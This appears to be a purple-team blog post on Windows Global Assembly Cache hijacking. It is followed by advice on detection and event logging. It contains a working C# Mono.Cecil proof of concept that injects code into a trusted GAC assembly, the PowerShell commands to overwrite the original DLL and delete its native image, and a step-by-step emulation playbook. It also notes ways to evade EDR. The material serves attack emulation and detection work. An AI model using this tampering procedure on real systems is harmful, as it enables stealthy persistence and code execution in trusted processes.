
The Global Assembly Cache is a system-wide repository in the .NET framework that stores strong named (name + version + culture + public key token identity) assemblies so multiple applications can use them without version conflicts. On Windows systems, GAC is typically under %windir%\Microsoft.NET\assembly, and assemblies stored there are intended to be globally available to CLR-hosting processes (services, IIS, desktop applications etc.). Threat actors with elevated privileges on the asset could tamper, an assembly inside the GAC folder to execute arbitrary code. The technique could establish persistence by blending into a trusted process.


Strong named assemblies are stored in the Global Assembly Cache (GAC). The below is an example path:
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\TaskScheduler\v4.0_10.0.0.0__31bf3856ad364e35\TaskScheduler.dll

Modifications of files within the GAC folder requires elevated privileges (Local Administrator).
Get-Acl "C:\Windows\Microsoft.NET\assembly\GAC_MSIL\TaskScheduler\v4.0_10.0.0.0__31bf3856ad364e35" | fl
Playbook
Threat actors with local administrator privileges could modify an assembly in the GAC without re-signing and replace the original to execute arbitrary code. One of these assemblies is the MIGUIControls.dll that is loaded by the task scheduler snap-in for mmc.exe. The DLL is located in the folder below:
ls "C:\Windows\Microsoft.NET\assembly\GAC_MSIL\MiguiControls\v4.0_1.0.0.0__31bf3856ad364e35"


The targeted assembly is copied to a folder controlled by the threat actor.
cp "C:\Windows\Microsoft.NET\assembly\GAC_MSIL\MiguiControls\v4.0_1.0.0.0__31bf3856ad364e35\MIGUIControls.dll" C:\temp


Cecil is a .NET library that allows inspection and modification of .NET assemblies directly from Visual Studio. Therefore, the Mono.Cecil NuGet package must be installed on Visual Studio.
William Knowles released a proof of concept that generates a message box when the modified assembly is loaded.
using Mono.Cecil;
using Mono.Cecil.Cil;
using System;
using System.IO;
using System.Linq;
using System.Reflection;

namespace MinimalPOC
{
    class Program
    {
        static void Main(string[] args)
        {
            if (args.Length < 2)
            {
                Console.WriteLine("Usage: MinimalPOC <inputPath> <outputPath> [snkPath]");
                return;
            }
            string inputPath = args[0];
            string outputPath = args[1];
            string snkPath = args.Length >= 3 ? args[2] : null;

            var assembly = AssemblyDefinition.ReadAssembly(inputPath, new ReaderParameters { ReadWrite = true });
            var moduleType = assembly.MainModule.Types.FirstOrDefault(t => t.Name == "<Module>");
            if (moduleType == null)
            {
                Console.WriteLine("[-] <Module> type not found.");
                return;
            }
            var cctor = moduleType.Methods.FirstOrDefault(m => m.Name == ".cctor");
            if (cctor == null)
            {
                cctor = new MethodDefinition(".cctor",
                                              Mono.Cecil.MethodAttributes.Private |
                                              Mono.Cecil.MethodAttributes.HideBySig |
                                              Mono.Cecil.MethodAttributes.Static |
                                              Mono.Cecil.MethodAttributes.SpecialName |
                                              Mono.Cecil.MethodAttributes.RTSpecialName,
                                              assembly.MainModule.TypeSystem.Void
                                              );
                moduleType.Methods.Add(cctor);
            }
            else
            {
                Console.WriteLine("[-] Module initializer already exists.");
                return;
            }

            var il = cctor.Body.GetILProcessor();
            il.Body.Variables.Clear();
            il.Body.Instructions.Clear();

            var startRef = assembly.MainModule.ImportReference(
                typeof(System.Diagnostics.Process).GetMethod("Start", new[] { typeof(string), typeof(string) })
            );

            il.Append(il.Create(OpCodes.Nop));
            il.Append(il.Create(OpCodes.Ldstr, @"C:\Windows\System32\msg.exe"));
            il.Append(il.Create(OpCodes.Ldstr, "* \"ipurple.team - Flow hijacked\""));
            il.Append(il.Create(OpCodes.Call, startRef));
            il.Append(il.Create(OpCodes.Pop));
            il.Append(il.Create(OpCodes.Ret));

            Console.WriteLine("[*] Injected IL.");

            if (string.IsNullOrEmpty(snkPath))
            {
                assembly.Write(outputPath);
            }
            else
            {
                Console.WriteLine("[*] Re-signing assembly");
                var keyPairBytes = File.ReadAllBytes(snkPath);
                var writerParams = new WriterParameters
                {
                    StrongNameKeyPair = new StrongNameKeyPair(keyPairBytes)
                };
                assembly.Write(outputPath, writerParams);
            }
            Console.WriteLine($"[*] Assembly written to: {outputPath}");
        }
    }
}

The proof of concept requires two arguments: the path to the legitimate assembly and the path where the modified assembly will be written. The tampered assembly’s strong name matches the legitimate one.
.\GAC-PoC.exe C:\temp\MIGUIControls.dll C:\temp\modified\MIGUIControls.dll
[System.Reflection.AssemblyName]::GetAssemblyName("C:\temp\MIGUIControls.dll").FullName
[System.Reflection.AssemblyName]::GetAssemblyName("C:\temp\modified\MIGUIControls.dll").FullName

The tampered assembly should be copied into the directory where the legitimate assembly resides to trigger the hijacking. If the native image exists, the tampered assembly will not be loaded. Deletion of the native image folder could be performed via the ngen utility. The purpose of this binary (part of the .NET framework) is to generate, install, or remove native images for managed assemblies.
cp -Force C:\temp\modified\MIGUIControls.dll "C:\Windows\Microsoft.NET\assembly\GAC_MSIL\MiguiControls\v4.0_1.0.0.0__31bf3856ad364e35\MIGUIControls.dll"
.\ngen.exe display MIGUIControls
.\ngen.exe uninstall MIGUIControls

Opening the task scheduler loads the arbitrary assembly and executes the code.

The code could be modified to execute a beacon and establish a C2 channel.

The diagram below illustrates GAC Hijacking:
The playbook to emulate Global Assembly Cache Hijacking can be found below:
[[Playbook.T1574.001]]
id = "1.0.0"
name = "1.0.0" - "Global Assembly Cache Hijacking"
description = "Code execution via tampering DLL's in the GAC"
tooling.name = "GAC-POC"
tooling.references = [
    "N/A"
]
executionSteps = [
    "cp "C:\Windows\Microsoft.NET\assembly\GAC_MSIL\MiguiControls\v4.0_1.0.0.0__31bf3856ad364e35\MIGUIControls.dll" C:\temp"
    ".\GAC-PoC.exe C:\temp\MIGUIControls.dll C:\temp\modified\MIGUIControls.dll"
    "cp -Force C:\temp\modified\MIGUIControls.dll "C:\Windows\Microsoft.NET\assembly\GAC_MSIL\MiguiControls\v4.0_1.0.0.0__31bf3856ad364e35\MIGUIControls.dll""
    ".\ngen.exe uninstall MIGUIControls"
]
executionRequirements = [
    "Local Administrator Credentials"
]

Detection
GAC hijacking introduces multiple indicators of compromise when visibility is enabled. Even if the DLL tampering occurs offline, certain steps remain unavoidable, such as deleting the native image and planting the DLL. Detection rules should be developed that can trigger alerts upon execution of these activities. EDRs detect execution of untrusted binaries and flag parent-child process anomalies. It should be noted that the technique requires elevated privileges and most likely further indicators should exist on the affected assets.
Process Creation


The proof-of-concept code is an executable that upon execution creates process events. Windows environments doesn’t capture process creation logs by default, but Endpoint Detection and Response systems provide this capability. If organisations want to enable this visibility, they should enable the group policy objects Audit Process Creation and Include command line. However, SOC teams should not rely solely on this data source when developing detections, as sophisticated threat actors may execute this technique from memory.
Computer Configuraton → Windows Settings → Security Settings → Advanced Audit Policy Configuration → Audit Policies → Detailed Tracking → Audit Process CreationComputer Configuraton → Administrative Templates → System → Audit Process Creation → Include command line in process creation events



New process creation events will be captured under Windows Event ID 4688. The proof of concept modifies the original MIGUIControls.dll and copies the altered version to a folder where the threat actor has write permissions. On the asset, this activity is executed from a new sub-process called GAC-PoC.exe. There are two conditions that should be taken into consideration:
- A threat actor might tamper the DLL offline and just introduce the DLL on the system for planting to reduce the artefacts.
- The Endpoint Detection and Response system will flag the parent-child process anomaly because PowerShell generates a new untrusted child process. Thus, threat actors might create a beacon object file version of this proof of concept to evade detection.
